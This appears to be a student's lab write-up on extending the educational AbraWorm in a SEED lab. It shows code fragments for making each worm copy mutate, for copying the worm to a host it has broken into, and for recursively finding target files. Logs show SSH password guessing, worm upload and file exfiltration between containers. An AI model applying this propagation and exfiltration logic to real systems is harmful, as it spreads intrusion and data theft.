
```
# Task 2
def mutate(filename):
    with open(filename, 'r') as file:
        lines = []



# KiZURgn9i3OU9rtijX5nmlufT8cixmqHJzFQSfvh21bzhnCy1XMWfFLI1QZHFNpXzYE3Wiqrce5qhLxremm6zdW7P4UasFhR6Naa





        for line in file:
            lines.append(line.rstrip())
        print("At the beginning, the file has %d lines" % len(lines))

        #randomly insert new lines
        length = len(lines)
        start_index = random.randint(0, length - 1)
        end_index = random.randint(start_index, start_index + 10)

# MOIe6eIbY8qddosYPLwmnTPHTZNffbaQcoB0f6cAcAzmdCWj4FUAEKOZeTu3S181MW7UV9Ye3xN6C5c22gJsOSrS8TVDOQ061BYE

        for i in range(start_index, end_index):
            lines.insert(i, "\n")

        # we will put 10 comments in the code
        for i in range(0, 9):
            length = len(lines)

            # randomly create comments
```

Step 2

Like the previous task, I changed the same variables debug, username, password, ip_address for testing in a fixed device.

Step 3


I called the function **mutate()** to change the code so that no two copies of the worm are exactly the same.



```
                    # Now deposit a copy of AbraWorm.py at the target host:
                    # first we change the AbraWorm.py file so that no two copies are same
                    new_file = mutate(sys.argv[0])
                    new_file = new_file.name
                    scpcon.put(new_file)
                    print("\nUploaded %s to the target host\n" % new_file)
                    scpcon.close()
```


Execution

We run the **1805072_2.py** file. We can see that the original **1805072_2.py** file has been used to make another mutated version **AbraWorm.py** which has 309 lines.




```
● [08/04/23]seed@VM:~/.../Code$ python3 1805072_2.py
  Trying password mypassword for user root at IP address: 172.17.0.3


  connected


  output of 'ls' command: [b'a.txt\n', b'b.foo\n', b'xyz\n']

  Files of interest at the target: [b'a.txt']

  Downloaded b'a.txt' from the target host

  At the beginning, the file has 292 lines
  At the end, the file has 302 lines

  Uploaded AbraWorm.py to the target host


  Will now try to exfiltrate the files

  Connected to exhiltration host


  Uploading a.txt to the exfiltration host
  Upload done so deleting %s from my device successfully. a.txt
○ [08/04/23]seed@VM:~/.../Code$ 
```

Now we will send the mutated version to **Container 1**.



```
root@07881a0a2c6c:~# ls
a.txt  b.foo  xyz
root@07881a0a2c6c:~# ls
AbraWorm.py  a.txt  b.foo  xyz
root@07881a0a2c6c:~# cat AbraWorm.py
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string `abracadabra'.  It downloads such files into the host where
```

Also, all files containing the magic string **”abracadabra”** in the same directory of **Container 1** have been sent to **Container 2**.




```
root@506ced080abf:~# ls
root@506ced080abf:~# ls
a.txt
root@506ced080abf:~# 
```

Task 3

If you examine the code in the worm script **AbraWorm.py**, you'll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string **"abracadabra"**. Extend the worm code so that it descends down the directory structure and examines the files at every level.

Step 1


First, I recursively list all the files in all subdirectories.



```
stdin, stdout, stderr = ssh.exec_command('ls -R')
error = stderr.readlines()
if error:
    print(error)
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
print("\n\noutput of 'ls -R' command: %s" % str(received_list))
```


Step 2

Then I search for the magic string ”abracadabra” in all the files in all subdirectories.




```
#Task 3
cmd = 'find . -type f -exec grep -l "abracadabra" {} \;'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

Execution




```
● [08/04/23]seed@VM:~/.../Code$ python3 1805072_3.py

  Trying password mypassword for user root at IP address: 172.17.0.3

  connected

  output of 'ls -R' command: [b'.:\n', b'a.txt\n', b'b.foo\n', b'xyz\n', b'\n', b'./xyz:\n', b'c.txt\n', b'd.txt\n', b'pqr\n', b'\n', b'./xyz/pqr:\n', b'd.foo\n', b'e.txt\n']
  Files of interest at the target: [b'./xyz/pqr/d.foo', b'./xyz/c.txt', b'./xyz/d.txt', b'./a.txt']
  Downloaded b'./xyz/pqr/d.foo' from the target host
  Downloaded b'./xyz/c.txt' from the target host
  Downloaded b'./xyz/d.txt' from the target host
  Downloaded b'./a.txt' from the target host
  At the beginning, the file has 294 lines
  At the end, the file has 306 lines
  Uploaded AbraWorm.py to the target host
  Will now try to exfiltrate the files
  Connected to exfiltration host
  Uploading d.foo to the exfiltration host
  Upload done so deleting %s from this device successfully. d.foo
  Uploading c.txt to the exfiltration host
  Upload done so deleting %s from this device successfully. c.txt
  Uploading d.txt to the exfiltration host
  Upload done so deleting %s from this device successfully. d.txt
  Uploading a.txt to the exfiltration host
  Upload done so deleting %s from this device successfully. a.txt
○ [08/04/23]seed@VM:~/.../Code$ 
```

The subdirectory listing of Container 2 is given below:



```
root@07881a0a2c6c:~# ls
a.txt  b.foo  xyz
root@07881a0a2c6c:~# cd xyz
root@07881a0a2c6c:~/xyz# ls
c.txt  d.txt  pqr
root@07881a0a2c6c:~/xyz# cd pqr
root@07881a0a2c6c:~/xyz/pqr# ls
d.foo  e.txt
root@07881a0a2c6c:~/xyz/pqr# cd ..
root@07881a0a2c6c:~/xyz# cd ..
root@07881a0a2c6c:~# ls
AbraWorm.py  a.txt  b.foo  xyz
root@07881a0a2c6c:~# 
```

We can see all files containing the ”abracadabra” magic string have arrived at Container 1 from all subdirectories of Container 2. **AbraWorm.py** file is one mutated version of the original **1805072_2.py**.



```
root@506ced080abf:~# ls
root@506ced080abf:~# ls
a.txt  c.txt  d.foo  d.txt
root@506ced080abf:~# 
```